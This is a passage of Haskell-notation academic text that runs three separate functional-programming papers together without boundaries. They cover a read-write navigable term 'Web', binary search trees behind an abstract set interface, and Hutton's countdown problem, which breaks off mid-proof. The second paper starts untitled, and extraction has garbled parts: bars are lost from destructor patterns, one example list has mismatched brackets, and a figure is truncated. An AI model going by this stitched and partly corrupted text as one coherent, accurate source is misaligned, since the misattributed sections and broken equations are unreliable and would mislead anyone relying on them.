l_2 &= At \ t_2 \ (wv \ l_2 \ t_2) \ l_0 \ l_1 \ l_3 \\
l_3 &= At \ t_3 \ (wv \ l_3 \ t_3) \ l_0 \ l_2 \ l_3
\end{aligned}$$

Note that  $loc_m$  must be parameterized by the  $weave$  function so that it can be reused for different term types.

## 5 A Read-write Web

The Web introduced in the previous section is read-only since the links are created statically when  $top$  is called. So even if we change the subterm attached to a location, the change will not be remembered if we move onwards. To make the Web reflect any user edits, we must create the links dynamically as we move. To this end we turn the components of the type  $Loc$  into functions that create locations:

$$\begin{aligned}
\mathbf{data} \ Loc \ a = \ At\{it &:: a, \\
&\quad fdown :: a \rightarrow Loc \ a, \\
&\quad fup :: a \rightarrow Loc \ a, \\
&\quad fleft :: a \rightarrow Loc \ a, \\
&\quad fright :: a \rightarrow Loc \ a\}.
\end{aligned}$$

The navigation primitives are implemented by calling the appropriate link function with the current subterm.

$$\begin{aligned}
down, up, left, right &:: Loc \ a \rightarrow Loc \ a \\
down \ l &= (fdown \ l) \ (it \ l) \\
up \ l &= (fup \ l) \ (it \ l) \\
left \ l &= (fleft \ l) \ (it \ l) \\
right \ l &= (fright \ l) \ (it \ l)
\end{aligned}$$

The implementation of  $weave$  and  $loc_m$  is similar to what we had before except that any local changes are now propagated when we move ( $weave$  still does not have the right type).

$$\begin{aligned}
top &= fr \ \mathbf{where} \ fr \ t = At \ t \ (weave \ fr) \ fr \ fr \ fr \\
weave \ fl_0 \ (Var \ s) &= loc_0 \ weave \ (fl_0 \ (Var \ s)) \\
weave \ fl_0 \ (Abs \ s \ t_1) &= loc_1 \ weave \ (\lambda t'_1 \rightarrow fl_0 \ (Abs \ s \ t'_1)) \ t_1 \\
weave \ fl_0 \ (App \ t_1 \ t_2) &= loc_2 \ weave \ (\lambda t'_1 \ t'_2 \rightarrow fl_0 \ (App \ t'_1 \ t'_2)) \ t_1 \ t_2 \\
weave \ fl_0 \ (If \ t_1 \ t_2 \ t_3) &= loc_3 \ weave \ (\lambda t'_1 \ t'_2 \ t'_3 \rightarrow fl_0 \ (If \ t'_1 \ t'_2 \ t'_3)) \ t_1 \ t_2 \ t_3 \\
loc_0 \ wv \ fl'_0 &= fl'_0 \\
loc_1 \ wv \ fl'_0 &= fl_1 \\
\mathbf{where} \ fl_1 \ t_1 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_1) \\
\mathbf{where} \ upd \ fl \ t'_1 &= fl \ t'_1
\end{aligned}$$

$$\begin{aligned}
loc_2 \text{ wv } fl'_0 &= fl_1 \\
\mathbf{where} \quad fl_1 \ t_1 \ t_2 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_1 = fl \ t'_1 \ t_2 \\
fl_2 \ t_1 \ t_2 &= At \ t_2 \ (wv \ (upd \ fl_2)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_2 = fl \ t_1 \ t'_2 \\
loc_3 \text{ wv } fl'_0 &= fl_1 \\
\mathbf{where} \quad fl_1 \ t_1 \ t_2 \ t_3 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_1 = fl \ t'_1 \ t_2 \ t_3 \\
fl_2 \ t_1 \ t_2 \ t_3 &= At \ t_2 \ (wv \ (upd \ fl_2)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_3) \\
&\quad \mathbf{where} \ upd \ fl \ t'_2 = fl \ t_1 \ t'_2 \ t_3 \\
fl_3 \ t_1 \ t_2 \ t_3 &= At \ t_3 \ (wv \ (upd \ fl_3)) \ (upd \ fl'_0) \ (upd \ fl_2) \ (upd \ fl_3) \\
&\quad \mathbf{where} \ upd \ fl \ t'_3 = fl \ t_1 \ t_2 \ t'_3
\end{aligned}$$

To illustrate the propagation of changes consider the definition of  $fl_2$  local to  $loc_3$ : it takes as arguments the three ‘current’ components  $t_1$ ,  $t_2$  and  $t_3$  and creates a location labelled with the second component  $t_2$ . Now, if its *fright* function is called with, say,  $t'_2$ , then  $fl_3$  is invoked with  $t_1$ ,  $t'_2$  and  $t_3$  creating a new location labelled with  $t_3$ . If now *fup*  $t'_3$  is called,  $fl'_0$  is invoked with  $t_1$ ,  $t'_2$  and  $t'_3$  as arguments. It in turn creates a new term and passes it to  $fl_0$ , the link function of its parent (see the definition of *weave*).

Finally, it is worth noting that all the primitives use constant time since they all reduce to a few function applications.

## 6 The Web Interface

The above implementation works very smoothly but it does not quite implement the interface given in Sec. 3. The last version of the weaver is defined by equations of the form

$$weave \ fl_0 \ (K \ a_1 \ \dots \ a_n) = loc_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow fl_0 \ (K \ a_1 \ \dots \ a_n)) \ t_1 \ \dots \ t_m$$

whereas we want to let the user supply somewhat simpler equations of the form

$$weave \ (K \ a_1 \ \dots \ a_n) = con_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n) \ t_1 \ \dots \ t_m.$$

Now, the second form can be obtained from the first if we flip the arguments of *weave* and split  $\lambda t_1 \ \dots \ t_m \rightarrow fl_0 \ (K \ a_1 \ \dots \ a_n)$  into the constructor function  $\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n$  and the link function  $fl_0$ :

$$weave \ (K \ a_1 \ \dots \ a_n) \ fl_0 = con_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n) \ t_1 \ \dots \ t_m \ fl_0.$$

Applying  $\eta$ -reduction we obtain the desired form. Now, the combinators  $con_m$  must merely undo the flipping and splitting before they call  $loc_m$ .

$$\begin{aligned}
\mathbf{newtype} \ Weaver \ a &= W \{ unW :: (a \rightarrow Loc \ a) \rightarrow Loc \ a \} \\
call \ wv \ fl_0 \ t &= unW \ (wv \ t) \ fl_0
\end{aligned}$$

$$\begin{aligned}
 con_0 wv k &= W(\lambda f_0 \rightarrow loc_0(call\ wv)(f_0\ k)) \\
 con_1 wv k\ t_1 &= W(\lambda f_0 \rightarrow loc_1(call\ wv)(\lambda t_1 \rightarrow f_0(k\ t_1))\ t_1) \\
 con_2 wv k\ t_1\ t_2 &= W(\lambda f_0 \rightarrow loc_2(call\ wv)(\lambda t_1\ t_2 \rightarrow f_0(k\ t_1\ t_2))\ t_1\ t_2) \\
 con_3 wv k\ t_1\ t_2\ t_3 &= W(\lambda f_0 \rightarrow loc_3(call\ wv)(\lambda t_1\ t_2\ t_3 \rightarrow f_0(k\ t_1\ t_2\ t_3))\ t_1\ t_2\ t_3)
 \end{aligned}$$

Note that we have also taken the opportunity to introduce a new type for weavers that hides the implementation from the user. It remains to define *explore*:

$$explore\ wv = fr\ \mathbf{where}\ fr\ t = At\ t\ (call\ wv\ fr)\ fr\ fr\ fr.$$

Finally, note that the Web no longer relies on lazy evaluation since the only recursively defined objects are functions.

#### *Exercise 1*

Write a function  $con :: (a \rightarrow Weaver\ a) \rightarrow ([a] \rightarrow a) \rightarrow ([a] \rightarrow Weaver\ a)$  that generalizes the  $con_m$  combinators. Instead of taking  $m$  components as separate arguments it takes a list of components.

### 1 Introduction

Binary search trees are old hat, aren't they? Search trees are routinely covered in introductory computer science classes and they are widely used in functional programming courses to illustrate the benefits of algebraic data types and pattern matching. And indeed, the operation of insertion enjoys a succinct and elegant functional formulation. Fig. 1 contains the six-liner given in the language Haskell 98.

Alas, both succinctness and elegance are lost when it comes to implementing the dual operation of deletion, also shown in Fig. 1. Two additional helper functions are required causing the code size to double in comparison with insertion.

Why this discrepancy? The algorithmic explanation is that insertion always takes place at an external node, that is, at a leaf whereas deletion always takes place at an internal node and that manipulating internal nodes is notoriously more difficult than manipulating external nodes.

Our own stab at explaining this phenomenon is algebraic or, if you like, linguistic. Arguably, the data type *Tree* with its two constructors, *Leaf* and *Node*, does not constitute a particularly elegant algebra. If we use binary search trees for representing sets, then *Leaf* denotes the empty set  $\emptyset$  and *Node*  $l\ a\ r$  denotes the set  $s_l \uplus \{a\} \uplus s_r$  where  $s_l$  and  $s_r$  are the denotations of  $l$  and  $r$ , respectively. One might reasonably advance that *Node* mingles two abstract operations, namely, forming a singleton set ' $\{\cdot\}$ ' and taking the disjoint union ' $\uplus$ ' of two sets, and that it is preferable to consider these two operations separately.

Of course, there is a good reason for using a ternary constructor: the second argument of *Node*, the split key, is vital for steering the binary search. Thus, as a replacement for the tree constructors the algebra  $\emptyset$ , ' $\{\cdot\}$ ', ' $\uplus$ ' is inadequate; we additionally need a substitute for the split key. Now, a search tree satisfies the invariant that for each node the split key is greater than the elements in the left subtree (and smaller than the ones in the right subtree). This suggests to augment the algebra with an observer function *max* (or *min*, equivalently) that determines the maximum (or the minimum) element of a set. We will see that all standard operations

<b>data</b> <i>Tree a</i>	$= \text{Leaf} \mid \text{Node} (\text{Tree } a) a (\text{Tree } a)$
<i>insert</i>	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Tree } a \rightarrow \text{Tree } a$

Fig. 1. The standard implementation of binary search trees.

on search trees can be conveniently expressed using this extended algebra. This does not mean, however, that we abandon binary search trees altogether. Rather, we shall use the algebra as an interface to the concrete representation of this data structure. This is the point of the pearl: even concrete data types may benefit from data structural abstraction.

## 2 An interface to binary search trees

The following signature provides the aforementioned interface to binary search trees. In fact, it can be seen as a declaration of an abstract data type—the choice of names and symbols reflects our intention to use trees for representing sets.

<b>data</b> <i>Set a</i>	
$\emptyset$	$:: (\text{Ord } a) \Rightarrow \text{Set } a$
$\{\cdot\}$	$:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a$
$(\sqcup)$	$:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow \text{Set } a \rightarrow \text{Set } a$
$\max$	$:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow a$

The constructor  $\emptyset$  denotes the empty set,  $\{\cdot\}$  forms a singleton set, and  $s_l \uplus s_r$  takes the disjoint union of  $s_l$  and  $s_r$  under the proviso that the elements in  $s_l$  precede the elements in  $s_r$ . For each constructor there is a corresponding destructor (typeset with a bar) that can be used in patterns:  $\bar{\emptyset}$  matches the empty set,  $\bar{\{\cdot\}}$  matches singleton sets, and  $\bar{s_l \uplus s_r}$  matches sets with at least two elements. In the latter case, we may assume that  $\max s_l < \min s_r$  and furthermore that both  $s_l$  and  $s_r$  are non-empty. Thus, the patterns  $\bar{\emptyset}$ ,  $\bar{\{a\}}$ , and  $\bar{s_l \uplus s_r}$  are exhaustive and exclusive. The operation  $\max$  is used to determine the maximum element of a non-empty set. We guarantee that all operations, constructors as well as destructors, have a running time that is bounded by a constant.

The signature is asymmetrical in that we provide constant access to the maximum element but not to the minimum element. This will be rectified in Sec. 6. For the moment, we simply note that  $\min$  can be defined as a derived operation—albeit with a running time proportional to the height of a tree.

$$\begin{array}{lll} \min & :: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow a \\ \min \bar{\{a\}} & = a \\ \min (s_l \uplus s_r) & = \min s_l \end{array}$$

In the second equation we employ the invariants that  $\max s_l < \min s_r$  and that  $s_l$  is non-empty.

At this point the reader may wonder why it is necessary to distinguish between constructors and destructors? First, the constructors will be implemented by Haskell functions and Haskell does not allow functions to appear in patterns. Second, the expression  $\emptyset \uplus \{a\}$  must not be equal to the pattern  $\bar{\emptyset} \uplus \bar{\{a\}}$  since we wish to guarantee that both arguments of the destructor ‘ $\uplus$ ’ are non-empty. In fact, we have  $s_l \uplus s_r = s_l \uplus s_r$  if and only if both  $s_l$  and  $s_r$  are non-empty. On the other hand,  $\emptyset = \bar{\emptyset}$  and  $\{a\} = \bar{\{a\}}$  hold unconditionally.

### 3 Set functions

Given the above interface we can easily define the standard operations on sets.

Here is how we implement set membership.

$$\begin{array}{ll} \text{member} & :: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Bool} \\ \text{member } x \bar{\emptyset} & = \text{False} \\ \text{member } x \bar{\{a\}} & = x == a \\ \text{member } x (s_l \uplus s_r) & \\ | x \leqslant \max s_l & = \text{member } x s_l \\ | \text{otherwise} & = \text{member } x s_r \end{array}$$

The recursive structure of the definition is archetypical and nicely illustrates a separation of concerns. Elements of a set are accessed solely through the pattern  $\bar{\{a\}}$  whereas the pattern  $s_l \uplus s_r$  in conjunction with the observer function  $\max$  is used for implementing the divide-and-conquer step. In other words, the operations on elements always take place at the fringe of the tree.

Insertion and deletion are now equally simple to implement.

$$\begin{aligned}
 \text{insert} &:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{insert } x \bar{\emptyset} &= \{x\} \\
 \text{insert } x \bar{\{a\}} & \\
 | x < a &= \{x\} \uplus \{a\} \\
 | x == a &= \{x\} \\
 | x > a &= \{a\} \uplus \{x\} \\
 \text{insert } x (s_l \bar{\uplus} s_r) & \\
 | x \leqslant \max s_l &= \text{insert } x s_l \uplus s_r \\
 | \text{otherwise} &= s_l \uplus \text{insert } x s_r \\
 \\ 
 \text{delete} &:: (\text{Ord } a) \Rightarrow a \rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{delete } x \bar{\emptyset} &= \emptyset \\
 \text{delete } x \bar{\{a\}} & \\
 | x == a &= \emptyset \\
 | \text{otherwise} &= \{a\} \\
 \text{delete } x (s_l \bar{\uplus} s_r) & \\
 | x \leqslant \max s_l &= \text{delete } x s_l \uplus s_r \\
 | \text{otherwise} &= s_l \uplus \text{delete } x s_r
 \end{aligned}$$

Note that the two functions differ in the treatment of the base cases only.

The definition of *delete* can be slightly simplified for the special case that we remove the maximum element.

$$\begin{aligned}
 \text{delete-max} &:: (\text{Ord } a) \Rightarrow \text{Set } a \rightarrow \text{Set } a \\
 \text{delete-max } \bar{\emptyset} &= \emptyset \\
 \text{delete-max } \bar{\{a\}} &= \emptyset \\
 \text{delete-max } (s_l \bar{\uplus} s_r) &= s_l \uplus \text{delete-max } s_r
 \end{aligned}$$

The functions *max* and *delete-max* provide priority queue functionality—except that priority queues are usually bags rather than sets.

#### 4 Implementing the interface

Recall from Sec. 2 that we have to guarantee that none of the operations takes more than a constant number of steps. Clearly, this condition rules out ‘standard’ binary search trees as the underlying data structure: determining the maximum element in a search tree takes time proportional to the length of the right spine. However, this observation suggests that we might meet the desired time bound if we constrain the length of the right spine. We take the simplest approach and restrict ourselves to search trees where the right subtree of the root is empty. The following data declaration makes this restriction explicit.

**data** *Set a* = *Leaf* | *Root* (*Set a*) *a* | *Node* (*Set a*) *a* (*Set a*)

The term *Root t<sub>l</sub> a* serves as a replacement for the top-level term *Node t<sub>l</sub> a Leaf*. Thus, a search tree is either empty or of the form *Root t<sub>l</sub> a*—we insist that *Root* is used only at the top level and that *Node* only appears below a *Root* constructor.

Given this representation it is straightforward to implement the constructors  $\emptyset$ ,  $\{ \cdot \}$ , ‘ $\sqcup$ ’ and the observer function  $\max$ .

$$\begin{aligned}
\emptyset &= \text{Leaf} \\
\{a\} &= \text{Root Leaf } a \\
\text{Leaf} \sqcup t_r &= t_r \\
t_l \sqcup \text{Leaf} &= t_l \\
\text{Root } t_l \text{ } a_l \sqcup \text{Root } t_r \text{ } a_r &= \text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r \\
\max (\text{Root } t \text{ } a) &= a
\end{aligned}$$

To implement the destructors  $\bar{\emptyset}$ ,  $\bar{\{ \cdot \}}$ , and ‘ $\bar{\sqcup}$ ’ we make use of an extension to Haskell 98 called views (Burton *et al.*, 1996; Okasaki, 1998). Briefly, a view allows any type to be viewed as a free data type. A view declaration for a type  $T$  consists of an anonymous data type, the view type, and an anonymous function, the view transformation, that shows how to map elements of  $T$  to the view type.

$$\begin{aligned}
\text{view Set } a &= \bar{\emptyset} \mid \bar{\{a\}} \mid \text{Set } a \bar{\sqcup} \text{Set } a \text{ where} \\
\text{Leaf} &\rightarrow \bar{\emptyset} \\
\text{Root Leaf } a &\rightarrow \bar{\{a\}} \\
\text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r &\rightarrow \text{Root } t_l \text{ } a_l \bar{\sqcup} \text{Root } t_r \text{ } a_r
\end{aligned}$$

The view transformation essentially undoes the work of the constructors—it is not the inverse since, for instance,  $\emptyset \bar{\sqcup} \{a\}$  matches  $\bar{\{a\}}$  rather than  $s_l \bar{\sqcup} s_r$ .

## 5 Eliminating the abstraction layer

Worried about efficiency? It is a simple exercise in program fusion to eliminate the anonymous view type from the definitions given in Sec. 3—a good optimizing compiler should be able to perform this transformation automatically. However, since the resulting code is instructive from an algorithmic point of view, let us briefly discuss one example.

In general, each of the set functions can be written as a composition of the view transformation and the ‘original’ function that works on the view type. Since the view type is non-recursive, we can easily fuse the view transformation and the original function. In the case of set membership we obtain the following definition.

$$\begin{aligned}
\text{member } x \text{ Leaf} &= \text{False} \\
\text{member } x \text{ } (\text{Root Leaf } a) &= x == a \\
\text{member } x \text{ } (\text{Root } (\text{Node } t_l \text{ } a_l \text{ } t_r) \text{ } a_r) \\
| \text{ } x \leqslant a_l &= \text{member } x \text{ } (\text{Root } t_l \text{ } a_l) \\
| \text{otherwise} &= \text{member } x \text{ } (\text{Root } t_r \text{ } a_r)
\end{aligned}$$

Note that in both recursive calls  $\text{member}$  is passed a  $\text{Root}$  node that is constructed on the fly. As a simple optimization we avoid building this intermediate term by

specializing *member*  $x$  (*Root*  $t$   $a$ ) to *member'*  $x$   $t$   $a$ .

$$\begin{aligned} \text{member } x \text{ Leaf} &= \text{False} \\ \text{member } x (\text{Root } t a) &= \text{member}' x t a \\ \text{member}' x \text{ Leaf } a &= x == a \\ \text{member}' x (\text{Node } t_l a_l t_r) a_r \\ | \ x \leq a_l &= \text{member}' x t_l a_l \\ | \ \text{otherwise} &= \text{member}' x t_r a_r \end{aligned}$$

Interestingly, this implementation of *member* closely resembles an algorithm proposed by Andersson (1991). Recall that the standard implementation of set membership shown in Fig. 1 uses one three-way comparison per visited node. The variant of Andersson manages with one two-way comparison by keeping track of a candidate element that might be equal to the query element. The third argument of *member'* exactly corresponds to this candidate element, which is only checked for equality when a leaf is hit.

## 6 A more symmetric design

The implementation in Sec. 4 supports a constant time *max* operation but not a constant time *min* operation. In this section we show how to symmetrize the implementation so that both operations can be supported in constant time. This time we deviate slightly from binary search trees.

Currently, the *Root* constructor only contains the maximum element of the represented set. An obvious idea is to add a third field to the constructor which contains the minimum. This, however, implies that we can no longer represent singleton sets—unless we are willing to allow both fields to contain the same element. Instead, we introduce a new unary constructor that forms a singleton.

Of course, we have to make sure that we can still take the disjoint union of two sets in constant time. This is easily done if one of the sets is empty or both are singletons. In the latter case, we construct a new *Root* node with an empty subtree. Now, assume that both arguments are of the form *Root*  $a_l$   $t$   $a_r$ . In this case, we have to form an internal tree using two subtrees and *two* split keys. Similarly, if one of the arguments is a singleton and the other one has *Root* as the topmost constructor, then we have to build a tree using *one* subtree and one split key. For each of the three cases, we invent a tailor-made constructor:

$$\begin{aligned} \mathbf{data} \ Set \ a = & \text{Leaf} \\ & | \ Single \ a \\ & | \ Root \ a (\text{Set } a) \ a \\ & | \ Cons \ a (\text{Set } a) \\ & | \ Snoc \ (\text{Set } a) \ a \\ & | \ Node \ (\text{Set } a) \ a \ a \ (\text{Set } a). \end{aligned}$$

We insist that *Single* and *Root* are only used at the top level and that *Cons*, *Snoc*, and *Node* only appear below a *Root* node. Given this data structure the implementation of the interface is straightforward (Fig. 2 lists the code).

```

data Set a = Leaf
      | Single a
      | Root a (Set a) a
      | Cons a (Set a)
      | Snoc (Set a) a
      | Node (Set a) a a (Set a)

 $\emptyset$  = Leaf
{a} = Single a
Leaf  $\uplus$  t' = t'
t  $\uplus$  Leaf = t
Single a  $\uplus$  Single a' = Root a Leaf a'
Single a  $\uplus$  Root a'_l t' a'_r = Root a (Cons a'_l t') a'_r
Root a_l t a_r  $\uplus$  Single a' = Root a_l (Snoc t a_r) a'
Root a_l t a_r  $\uplus$  Root a'_l t' a'_r = Root a_l (Node t a_r a'_l t') a'_r
max (Single a) = a
max (Root a_l t a_r) = a_r
min (Single a) = a
min (Root a_l t a_r) = a_l

view Set a =  $\bar{\emptyset} \mid \bar{\{a\}} \mid$  Set a  $\bar{\oplus}$  Set a where
Leaf  $\rightarrow$   $\bar{\emptyset}$ 
Single a  $\rightarrow$   $\bar{\{a\}}$ 
Root a Leaf a'  $\rightarrow$  Single a  $\bar{\oplus}$  Single a'
Root a (Cons a'_l t') a'_r  $\rightarrow$  Single a  $\bar{\oplus}$  Root a'_l t' a'_r
Root a_l (Snoc t a_r) a'  $\rightarrow$  Root a_l t a_r  $\bar{\oplus}$  Single a'
Root a_l (Node t a_r a'_l t') a'_r  $\rightarrow$  Root a_l t a_r  $\bar{\oplus}$  Root a'_l t' a'_r

```

Fig. 2. An implementation supporting constant time *min*- and *max*-operations.

This variation nicely illustrates the merits of abstraction. Since the set functions of Sec. 3 only rely on the abstract interface, they happily work with the new implementation. Another interesting variation is to augment the implementation of Sec. 4 by a balancing scheme. An extension along this line is described in Hinze (2001) albeit for the more elaborate data structure of priority search queues. All in all, a refreshing view on an old data structure.

## FUNCTIONAL PEARL

### *The countdown problem*

GRAHAM HUTTON

*School of Computer Science and IT, University of Nottingham, Nottingham, UK*

---

#### Abstract

We systematically develop a functional program that solves the *countdown problem*, a numbers game in which the aim is to construct arithmetic expressions satisfying certain constraints. Starting from a formal specification of the problem, we present a simple but inefficient program that solves the problem, and prove that this program is correct. We then use program fusion to calculate an equivalent but more efficient program, which is then further improved by exploiting arithmetic properties.

---

#### 1 Introduction

Countdown is a popular quiz programme on British television that includes a numbers game that we shall refer to as the *countdown problem*. The essence of the problem is as follows: given a sequence of source numbers and a single target number, attempt to construct an arithmetic expression using each of the source numbers at most once, and such that the result of evaluating the expression is the target number. The given numbers are restricted to being non-zero naturals, as are the intermediate results during evaluation of the expression, which can otherwise be freely constructed using addition, subtraction, multiplication and division.

For example, given the sequence of source numbers [1, 3, 7, 10, 25, 50] and the target number 765, the expression  $(1 + 50) * (25 - 10)$  solves the problem. In fact, for this example there are 780 possible solutions. On the other hand, changing the target number to 831 gives a problem that has no solutions.

In the television version of the countdown problem there are always six source numbers selected from the sequence [1..10, 1..10, 25, 50, 75, 100], the target number is randomly chosen from the range 100..999, approximate solutions are acceptable, and there is a time limit of 30 seconds. We abstract from these additional pragmatic concerns. Note, however, that we do not abstract from the non-zero naturals to a richer numeric domain such as the integers or the rationals, as this would fundamentally change the computational complexity of the problem.

In this article we systematically develop a Haskell (Peyton Jones, 2001) program that solves the countdown problem. Starting from a formal specification of the problem, we present a brute force implementation that generates and evaluates all possible expressions over the source numbers, and prove that this program is correct.

We then calculate an equivalent but more efficient program by fusing together the generation and evaluation phases, and finally make a further improvement by exploiting arithmetic properties to reduce the search and solution spaces.

## 2 Formally specifying the problem

We start by defining a type *Op* of arithmetic operators, together with a predicate *valid* that decides if applying an operator to two non-zero naturals gives a non-zero natural, and a function *apply* that actually performs the application:

$$\begin{aligned}
 \mathbf{data} \; Op &= Add \mid Sub \mid Mul \mid Div \\
 valid &:: Op \rightarrow Int \rightarrow Int \rightarrow Bool \\
 valid \; Add \_ \_ &= True \\
 valid \; Sub \; x \; y &= x > y \\
 valid \; Mul \_ \_ &= True \\
 valid \; Div \; x \; y &= x \text{ `mod' } y == 0 \\
 apply &:: Op \rightarrow Int \rightarrow Int \rightarrow Int \\
 apply \; Add \; x \; y &= x + y \\
 apply \; Sub \; x \; y &= x - y \\
 apply \; Mul \; x \; y &= x * y \\
 apply \; Div \; x \; y &= x \text{ `div' } y
 \end{aligned}$$

We now define a type *Expr* of arithmetic expressions, together with a function *values* that returns the list of values in an expression, and a function *eval* that returns the overall value of an expression, provided that it is a non-zero natural:

$$\begin{aligned}
 \mathbf{data} \; Expr &= Val \; Int \mid App \; Op \; Expr \; Expr \\
 values &:: Expr \rightarrow [Int] \\
 values \; (Val \; n) &= [n] \\
 values \; (App \_ l \; r) &= values \; l \; \# \; values \; r \\
 eval &:: Expr \rightarrow [Int] \\
 eval \; (Val \; n) &= [n \mid n > 0] \\
 eval \; (App \; o \; l \; r) &= [apply \; o \; x \; y \mid x \leftarrow eval \; l, y \leftarrow eval \; r, valid \; o \; x \; y]
 \end{aligned}$$

Note that failure within *eval* is handled by returning a list of results, with the convention that a singleton list denotes success, and the empty list denotes failure. Such failure could also be handled using the *Maybe* monad and the **do** notation (Spivey, 1990; Launchbury, 1993), but limiting the use of monads in our programs to the list monad and the comprehension notation leads to simpler proofs.

Using the combinatorial functions *subs* and *perms* that return the lists of all subsequences and permutations of a list (Bird & Wadler, 1988), we define a function *subbags* that returns the list of all permutations of all subsequences of a list:

$$\begin{aligned}
 subbags &:: [a] \rightarrow [[a]] \\
 subbags \; xs &= [zs \mid ys \leftarrow subs \; xs, zs \leftarrow perms \; ys]
 \end{aligned}$$

Finally, we can now define a predicate *solution* that formally specifies what it means to solve an instance of the countdown problem:

$$\begin{aligned} \textit{solution} &:: \textit{Expr} \rightarrow [\textit{Int}] \rightarrow \textit{Int} \rightarrow \textit{Bool} \\ \textit{solution } e \textit{ ns } n &= \textit{elem} (\textit{values } e) (\textit{subbags } ns) \wedge \textit{eval } e == [n] \end{aligned}$$

That is, an expression *e* is a solution for a list of source numbers *ns* and a target number *n* if the list of values in the expression is a subbag of the source numbers (the library function *elem* decides if a value is an element of a list) and the expression successfully evaluates to give the target number.

### 3 Brute force implementation

In this section we present a program that solves countdown problems by the brute force approach of generating and evaluating all possible expressions over the source numbers. We start by defining a function *split* that takes a list and returns the list of all pairs of lists that append to give the original list:

$$\begin{aligned} \textit{split} &:: [a] \rightarrow [([a], [a])] \\ \textit{split } [] &= [([], [])] \\ \textit{split } (x : xs) &= ([], x : xs) : [(x : ls, rs) \mid (ls, rs) \leftarrow \textit{split } xs] \end{aligned}$$

For example, *split* [1, 2] returns the list [[[], [1, 2]], ([1], [2]), ([1, 2], [])]. In turn, we define a function *nesplit* that only returns those splittings of a list for which neither component is empty (the library function *filter* selects the elements of a list that satisfy a predicate, while *null* decides if a list is empty or not):

$$\begin{aligned} \textit{nesplit} &:: [a] \rightarrow [([a], [a])] \\ \textit{nesplit} &= \textit{filter } \textit{ne} \circ \textit{split} \\ \textit{ne} &:: ([a], [b]) \rightarrow \textit{Bool} \\ \textit{ne } (xs, ys) &= \neg (\textit{null } xs \vee \textit{null } ys) \end{aligned}$$

Other definitions for *split* and *nesplit* are possible (for example, using the library functions *zip*, *inits* and *tails*), but the above definitions lead to simpler proofs. Using *nesplit* we can now define the key function *exprs*, which returns the list of all expressions whose values are precisely a given list of numbers:

$$\begin{aligned} \textit{exprs} &:: [\textit{Int}] \rightarrow [\textit{Expr}] \\ \textit{exprs } [] &= [] \\ \textit{exprs } [n] &= [\textit{Val } n] \\ \textit{exprs } ns &= [e \mid (ls, rs) \leftarrow \textit{nesplit } ns, l \leftarrow \textit{exprs } ls, \\ &\quad r \leftarrow \textit{exprs } rs, e \leftarrow \textit{combine } l r] \end{aligned}$$

That is, for the empty list of numbers there are no expressions, while for a single number there is a single expression comprising that number. Otherwise, we calculate all non-empty splittings of the list, recursively calculate the expressions for each of these lists, and then combine each pair of expressions using each of the four

arithmetic operators by means of an auxiliary function defined as follows:

$$\begin{aligned} \text{combine} &:: \text{Expr} \rightarrow \text{Expr} \rightarrow [\text{Expr}] \\ \text{combine } l \ r &= [\text{App } o \ l \ r \mid o \leftarrow \text{ops}] \\ \text{ops} &:: [\text{Op}] \\ \text{ops} &= [\text{Add}, \text{Sub}, \text{Mul}, \text{Div}] \end{aligned}$$

Finally, we can now define a function *solutions* that returns the list of all expressions that solve an instance of the countdown problem by generating all possible expressions over each subbag of the source numbers, and then selecting those expressions that successfully evaluate to give the target number:

$$\begin{aligned} \text{solutions} &:: [\text{Int}] \rightarrow \text{Int} \rightarrow [\text{Expr}] \\ \text{solutions } ns \ n &= [e \mid ns' \leftarrow \text{subbags } ns, e \leftarrow \text{exprs } ns', \text{eval } e == [n]] \end{aligned}$$

For example, using the Glasgow Haskell Compiler (version 5.00.2) on a 1GHz Pentium-III laptop, *solutions* [1, 3, 7, 10, 25, 50] 765 returns the first solution in 0.89 seconds and all 780 solutions in 113.74 seconds, while if the target number is changed to 831 then the empty list of solutions is returned in 104.10 seconds.

#### 4 Proof of correctness

In this section we prove that our brute force implementation is correct with respect to our formal specification of the problem. For the purposes of our proofs, all lists are assumed to be finite. We start by showing the sense in which the auxiliary function *split* is an inverse to the append operator (++):

*Lemma 1*  $\text{elem}(xs, ys) (\text{split } zs) \Leftrightarrow xs ++ ys == zs$

*Proof* By induction on *zs*.  $\square$

Our second result states that a value is an element of a filtered list precisely when it is an element of the original list and satisfies the predicate:

*Lemma 2* If *p* is total (never returns  $\perp$ ) then

$\text{elem } x (\text{filter } p \ xs) \Leftrightarrow \text{elem } x \ xs \wedge p \ x$

*Proof* By induction on *xs*.  $\square$

Using the two results above, we can now show by simple equational reasoning that the function *nesplit* is an inverse to (++) for non-empty lists:

*Lemma 3*  $\text{elem}(xs, ys) (\text{nesplit } zs) \Leftrightarrow xs ++ ys == zs \wedge \text{ne}(xs, ys)$

*Proof*

